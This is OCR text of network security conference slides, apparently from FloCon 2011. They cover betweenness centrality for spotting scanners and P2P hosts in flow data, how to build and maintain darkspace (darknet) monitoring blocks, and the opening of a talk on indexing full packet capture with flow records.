


Betweenness Centrality


REDJACK



Betweenness Centrality



Volume measures



Spike 1

REDJACK

- 3 hosts have 4x the centrality measure of any host measured at any other time.
  - all three part of same phenomenon.
  - One host was a scan victim of two unrelated hosts.
    - The only overlap in scan victims was this host.
- One scanned ~37,000 destinations on port 20,000. *(usermin exploit)*
- One SA scanned ~3,500 destinations. (various ports)

Spike 2

REDJACK

- 1 host has 3x the centrality of any other host measured at any other time.
  - Contacts 20,000 hosts that connect a graph of 31,000 hosts.
- Active for 6 minutes and sent out 17 million packets.
- Scanner.

Second Data Sample

REDJACK

- Increased resolution to one minute intervals.
- One Week of TCP/IP ephemeral port to ephemeral port traffic:
  - >120 bytes per direction.
  - >3 packets.
  - Contains at least a SYN and ACK flag in the OR of observed Flags.

Betweenness and Degree


REDJACK

- Comparing centralities gives richer understanding of hosts' relationships.

- Examine hosts that have high Betweenness with modest Degree.
  - Hosts that are important without being directly connected to many other hosts.

Volume Vs. Centralities

REDJACK



Only Betweenness Spikes

REDJACK

- Recorded each IP address' max Degree and Betweenness values.
- Divided spikes, or exceedingly high Betweenness centralities into strata.
  - **High (>10,000)** - All IP addresses also had comparatively high Degree centrality.
  - **Low (>1,000 and <10,000)** - We investigated 11 IP addresses that had spikes in Betweenness without comparatively high Degree.

High Betweenness Low Degree

REDJACK

- 9 victims of vulnerability scans.
  - Vulnerability scans requiring full connections.
  - Scanner connects them to a lot of hosts.
- 1 contacted a host that contacted everything.
  - It provides a service for a promiscuous host.
- 1 connected several of the hosts with high Degree and Betweenness centrality.
  - Connecting segments of a P2P network.
    - **Easily identified high value asset to the P2P network.**

Summary

REDJACK

- Social network analysis:
  - Identifying components of a behavior.
  - Complementary tool to volumetric measures.
    - It does not consider direction or volume.
- Still a great deal of tuning required to make this into an actionable utility.

References

- Stephen P. Borgatti, “Centrality and Network flow”, Social Neworks, Vol. 27, No. 1. 2005.

REDJACK

Darkspace Construction and Maintenance

Jeff Janies and M. Patrick Collins

RedJack

FloCon 2011

What are Darkspaces?

REDJACK

- **Simple definition:** Externally routable address block(s) to which no legitimate network traffic should be destined.
  - No active hosts
- Gives us an understanding of “background radiation”.
  - Junk traffic that enters a network
  - Ex. Scanning, backscatter

Darkspaces are Found Items

REDJACK

- Blocks of unallocated addresses
  - Large networks likely have several large blocks of darkspace.
  - Most networks have dark bits interspersed through the network. *(Result of historical allocations)*
- Need consistent information
  - Estimations from 2 empty /16's should be comparable to 130,000 random dark addresses.

Darkspace Types

REDJACK

- **Dedicated:** A CIDR-block dedicated to being a darkspace
  - Never contained active hosts
- **Partially Populated:**
  - **Static Active Hosts:** Active hosts are present, but static IP addresses. (CAIDA)
  - **Roaming Hosts:** Active hosts are present and have dynamic IP addresses. (Harrop *et al.*)

Bias on the Information Source

REDJACK

- Bias may result from:
  - Misinterpretation of legitimacy of traffic
  - Over/under prediction of darkspace's traffic volumes
- Bias may cause
  - Incomparable "information"
  - Over/under estimation of "background radiation"

Improved Definition

REDJACK

- Externally **routable** address block(s) for which all traffic may be **accounted for as legitimate or illegitimate** based on observable, **consistent address allocation** and **size**.

Construction Methodology

REDJACK

- "Construction" = Selection of address blocks.
  - Rule set for what is used and how it is interpreted.

- Rules based on measurable **characteristics.**
  - Characteristics have two meanings:
    - **Observer** (us)– Must care about all.
    - **Attacker** (the motivated component of radiation) – Only can see or care about a subset.
  - Some controllable, Some based on circumstance

Darkspace maintenance

REDJACK

- Maintain predictability:
  - A) Our observer characteristics must remain the same.
  - B) Modifications must be accounted for when comparing measurements.
- Characteristics for attackers may not be controllable.
  - Exception: Honeypots ***(not discussed here!)***

Characteristics

REDJACK

- Unknown to Attackers
  - **Routing –** Who can contact it?
  - **Size –** How big is it?
- Directly impacts attackers and/or radiation
  - **History –** Does it have a past?
  - **Population –** What is in it?

Routable

REDJACK

- **Measurement:** A determination of if the address space is capable of receiving traffic without address translation or mapping.
  - Ex. 192.168.0.0/16 is not considered “routable” in this way.

- *This is a binary characteristic*
  - *If un-routable, no darkspace may be made.*


Size

REDJACK

- **Measure:** Number of available addresses for observation.
  - Effects expected volume
- Demonstration:
  - Various non-overlapping darkspaces.
  - /16 vs. /24 (sample of 100 each)
  - 1 week of traffic


All Records

REDJACK



Record Counts Per Hour

REDJACK



History

REDJACK

- **Measurement:** The stability of light and dark addresses in a block over time.
  - Causes incorrect interpretations of activity

- Probability of receiving a scan
  - In an ideal world, $P(x) \approx 1/N$, where N is the total number of hosts
  - History can change this, even if only one host was previously active!

History

REDJACK

- Experiment:
  - Examined 2 non-consecutive weeks of traffic.
  - Take 50 IP addresses observed as dark for both.
  - Add IP that was lit in the first week and dark in the second.

- The partially lit IP received >90% of the traffic to the 51 addresses in the second week!

Population

REDJACK

- **Measurement:** The number of “active” hosts in a darkspace.
- Do attackers have an interest in netblocks only if:
  - X hosts are active
  - The netblock is announced active
  - Or, they don’t care at all and hit everything equally

Population And Filtering

REDJACK

- Population isn't just a matter of active hosts.
  - Scans for vulnerable hosts:
    - Network without vulnerability are seen by scanner as "dark".
    - What use is a /24 of Amigas?
- What's the "dark factor" on light spaces
  - If you toss out payload bearing sessions, are dark and light networks identically hit?

Characteristics of Construction

REDJACK

	Routable	Size	History	Population
Dedicated	Assumed	Predictable	Predictable	Controllable
Static Active Hosts	Assumed	Predictable	Predictable	Controllable
Dynamic Active Hosts	Assumed	Unpredictable	Unmanageable	Uncontrollable

If we don't know when, where or how many hosts will be active, we can't predict observations or attacker interest.

Conclusion

REDJACK

- Darkspaces should be constructed with consistency in mind.
- Characteristics for construction should include:
  - routable, size, population and history
- Dynamic active hosts have no place in darkspaces!

References

- W. Harrop and G. Armitage. Dening and evaluating greynets (sparse darknets). In LCN'05: Proceedings of the IEEE Conference on Local Computer Networks 30th Anniversary, pages 344{350, Washington, DC, USA, 2005. IEEE Computer Society.
- CAIDA. UCSD network telescope, April 2005. http://www.caida.org/data/passive/network telescope.xml.
- M. Bailey, E. Cooke, F. Jahanian, N. Provos, K. Rosaen, and D. Watson. Data reduction for the scalable automated analysis of distributed darknet trac. In IMC'05: Proceedings of the USENIX/ACM Internet Measurement Conference, 2005.

NORTHROP GRUMMAN

Indexing Full Packet Capture Data With Flow

FloCon

January 2011

Randy Heins
Intelligence Systems Division

Overview


NORTHROP GRUMMAN

- Full packet capture systems can offer a valuable service provided that they are:
  - Retaining full fidelity data
  - Providing access to that data in a timely manner
- This discussion outlines lessons learned in developing a full packet capture system that meets these needs by using:
  - Abstracted flow representations
  - Application data extraction
  - Data indexing and caching

Goal: A full packet capture system capable of returning all relevant information quickly

Keeping Up With the Threats

- Know your threats
  - DOS
  - Data loss
  - Email phishing
  - Covert channels
- Know your sensors
  - What data is kept
  - How long can it be retained
  - How long it takes to retrieve
- Data is useless if it’s not actionable




Protocol Distribution

The threats drive system design

Full Packet Capture Cycle

